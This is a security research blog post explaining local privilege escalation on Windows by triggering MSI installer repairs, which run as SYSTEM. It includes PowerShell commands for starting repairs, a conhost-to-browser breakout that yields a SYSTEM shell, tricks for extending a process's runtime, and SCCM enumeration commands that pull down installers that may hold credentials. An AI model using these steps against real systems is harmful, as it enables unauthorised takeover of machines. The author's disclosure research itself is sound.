MSIFortune - LPE with MSI Installers

badoption.eu/blog/2023/10/03/MSIFortune.html

PfiatDe October 3, 2023

Oct 3, 2023 • PfiatDe

MSIFortune - LPE with MSI Installers or MSI - Might (be) stupid idea


MSI installers are still pretty alive today. It is a lesser known feature, that a low privileged user can start the repair function of an installation which will run with SYSTEM privileges. What could go wrong? Quite a lot!

tl;dr

The repair function will quite often trigger `CustomActions`, a part of the MSI installers, which are sometimes prone to one or more of the following problems.


- Visible `conhost.exe` via a `cmd.exe` or other console binaries
- Visible PowerShell
- Directly actions from the installer with SYSTEM privileges
- Executing binaries from user writable paths
- DLL sideloading / search path abusing

- Missing PowerShell parameters, mostly `-NoProfile`
- Execution of other tools in an unsafe manner
- Doing stupid things




Quite a lot can go wrong

Here are two easy PoCs for a privilege escalation. More details below.



PoC for a binary hijack LPE



PoC for a conhost LPE

Introduction

A few weeks ago, there was a blogpost from Mandiant shining back some light to the repair function of MSI installers. As this is a lesser known feature, I decided to dig a little bit more into it and want to share some of my insights.

I reported > 30 local privilege escalations to vendors, including some big names and Security product vendors.

Installers

MSI installers are getting cached under `C:\Windows\installer` with a random name. The name is per installer per machine, so it is not generally possible to get from the file name to the product. To get the product name, we can check the details of the file.

Mandiant also provides a BOF and a PowerShellscript here: https://github.com/mandiant/msi-search

The repair process

To start a repair, we can use the `/fa` parameter and the filename of the installer like `msiexec /fa c:\windows\installer\1314616.msi` or we can also use the `IdentifyingNumber` from the product, which we can gather via WMI.

```
PS C:\> wmic product get identifyingnumber,name,vendor,version
IdentifyingNumber                       Name                              Vendor
Version
{E0C2565A-8414-4DF1-A1DD-D07EDDDC13C0}  Microsoft Visual C++ 2013         Microsoft
Corporation       12.0.46151
{EBC7D3FB-4ED6-4EF4-ADD0-5695E6716C8B}  Flameshot                         flameshot-org
12.1.0
{447524DE-DB18-4E94-8D90-4FD62C00212F}  blender                           Blender
Foundation          3.4.1
[...]
```

Therefore we can run our repair with this snippet:

```
$installed = Get-WmiObject Win32_Product
$string= $installed | select-string -pattern "PRODUCTNAME"
$string[0] -match '{\w{8}-\w{4}-\w{4}-\w{4}-\w{12}}'
Start-Process -FilePath "msiexec.exe" -ArgumentList "/fa $($matches[0])"
```

The repair will run with the `NT SYSTEM` account. If there are any `CustomActions` included in the installer, quite a lot can go wrong.

Triggering actions running as `NT SYSTEM` is always a great possibility from a LPE perspective. A minor mistake and we get a SYSTEM-Shell.

Quite a lot installer in .exe format also use MSI technique under the hood.

Why is this a problem?


From defender perspektive, imagine you have some software distribution system in place, like SCCM. The easiest way to deploy a package via SCCM is still the MSI file, meaning there are typically a lot of them. And they need to get maintained mostly manual, which also means, it is quite common to find outdated installer.

An attacker can therefore enumerate the SCCM with tools like https://github.com/1njected/CMLoot to gather a list of msi files.

After that it is possible to download, exfiltrate and analyze them offline. **This might also bring some credentials packed in the installers, or in other filetypes like ps1**

```
PS> Invoke-CMLootInventory -SCCMHost sccm01.domain.local -Outfile sccmfiles.txt

PS> Invoke-CMLootHunt -SCCMHost sccm -NoAccessFile sccmfiles_noaccess.txt

PS> Invoke-CMLootDownload -InventoryFile .\sccmfiles.txt -Extension msi
```

This means, if an attacker find a single MSI vulnerable to a LPE all the systems, this would result in a sneaky LPE on all systems, where the software can be installed



Visible `conhost.exe` via a `cmd.exe` or other console binaries

The most famous mistake is to add a custom action, but not supplying a quiet parameter for it. This means, that the action will spawn a `conhost.exe`, the default Terminalhandler from windows. This handler has a property menu which can be used to spawn a `NT SYSTEM` shell in a very easy manner via a browser.

So, if you see a window flickering, try to select some text in it. Also `CTRL+A` is working and can quite good be used with automation tools, like `AutoIT` (more below). If there is some text selected, the output and therefore the execution is paused and we can relaxed kick off our “high complex exploit chain”.

Spawn a new SYSTEM cmd via: conhost –> properties –> “legacy console mode” Link –> Internet Explorer –> `CTRL+O` –> cmd.exe

Quick Proof-of-Concept for the chain


That was easy, wasn't it?

Note: Microsofts Edge will not spawn, if running as `NT SYSTEM`, therefore preventing this chain! This is the default for Windows 11, but not for Windows 10, as there is still a version of IExplorer and also if there is another browser installed this is also most of the time working again.

Conhost.exe runtime too short?

If the `conhost.exe` runtime is too short, there are some ways to extend the runtime. It is always a good idea, to check what the underlying process is doing. For example, if it is deleting files in a folder and we luckily have write permissions to the folder we can just give it a few thousand files more to delete, which should give us enough time to react.

```
1..50000 | foreach { new-item -path "$($env:Appdata)\ProductX\$_.txt"}
```



Showing the cmd commandline with rmdir, which runtime we can easily extend

If it is doing some taskkill, check if you can start the binary multiple times or even restart it.

Another way is too slow down the complete system. During my tests, I had great results with just spawning a lot of cmd processes with some output.

```
1..500 | foreach { Start-Process -FilePath cmd.exe -ArgumentList '/c dir ' -WindowStyle
Minimized}
```


This will eat a lot of resources and kind of overload conhost, which will give us more time.

Visibe PowerShell


If there is a visible `PowerShell.exe` window, the tactic changes a little bit, because the output can not be paused by selection, if the `-NoInteraction` parameter was supplied. However, it is possible to quickly place a right click on the window bar, going to the properties and here we need to click the link. This must be done until the process stops. The tricks to extend the runtime also applies here.
The browser selection window / IExplorer process then survives the PowerShell process and we can continue with the same breakout as the previous one.

Direct actions from the installer with SYSTEM privilges

The by far simplest privilege escalation was from installers, which provide a GUI for the repair process and allowed to trigger direct actions with the SYSTEM account. For example one installer allowed to open the Windows control panel as SYSTEM, which immediately allows a low privilege user to add himself as administrator.




What a nice shiny button




Open a windows config dialog with NT SYSTEM privs

Another installer opened a link to its homepage with a browser running as SYSTEM. This also allows a very straight forward LPE, again via the open -> cmd vector.

